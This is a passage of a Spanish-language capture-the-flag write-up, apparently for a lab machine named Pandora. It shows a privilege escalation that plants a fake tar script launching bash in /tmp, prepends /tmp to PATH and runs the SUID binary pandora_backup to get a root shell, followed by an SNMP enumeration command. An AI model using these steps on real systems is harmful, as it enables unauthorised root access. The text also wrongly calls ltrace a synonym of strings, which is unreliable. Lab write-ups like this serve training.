


como se sigue viendo mal lo ejecutamos
/usr/bin/pandora_backup




utilizamos para ver algunas cadenas imprimibles el sinonimo de strings qu es **ltrace**

ltrace /usr/bin/pandora_backup




vemos que se ejecuta tar desde una ruta relativa no absoluta




##########ESCALADA DE PRIVILEGIOS PATH HIJACKING##########
lo cual hace que podemos abusar de **PATH HIJACKING**

cual es la idea como no se llama desde absoluta al ver la variable $PATH econtramos que /usr/bin/tar esta en la mitad de la variable PATH
es decir al buscar el comando tar en cada una de las rutas de path toma la primer ruta que aparezca




MANIPULACIÓN PATH HIJACKING
cramos una carpeta /tmp y dentro un archivo tar alli colocamos lo que queramos para escalr por ejemplo una /bin/bash y luego nosotros ejecutar con bash -p
me devuelvo a raiz


ahora creamos el archivo tar y le damos permisos de ejecucion
nano tar
chmod +x tar




ahora requerimos saber donde esta bash
which bash




colocamos esa ruta dentro de tar




ahora modificamos el PATH
export PATH=/tmp:$PATH



ejecuto pandora_backup



automaticamente nos da bash como root



OTRAS FORMAS DE RESOLVER :

para el snmp con la herramienta snmpbulkwalk se obtene un resultado igual pero mas rapdio que con snmpwalk

snmpbulkwalk -v2c -c public 10.10.11.136 1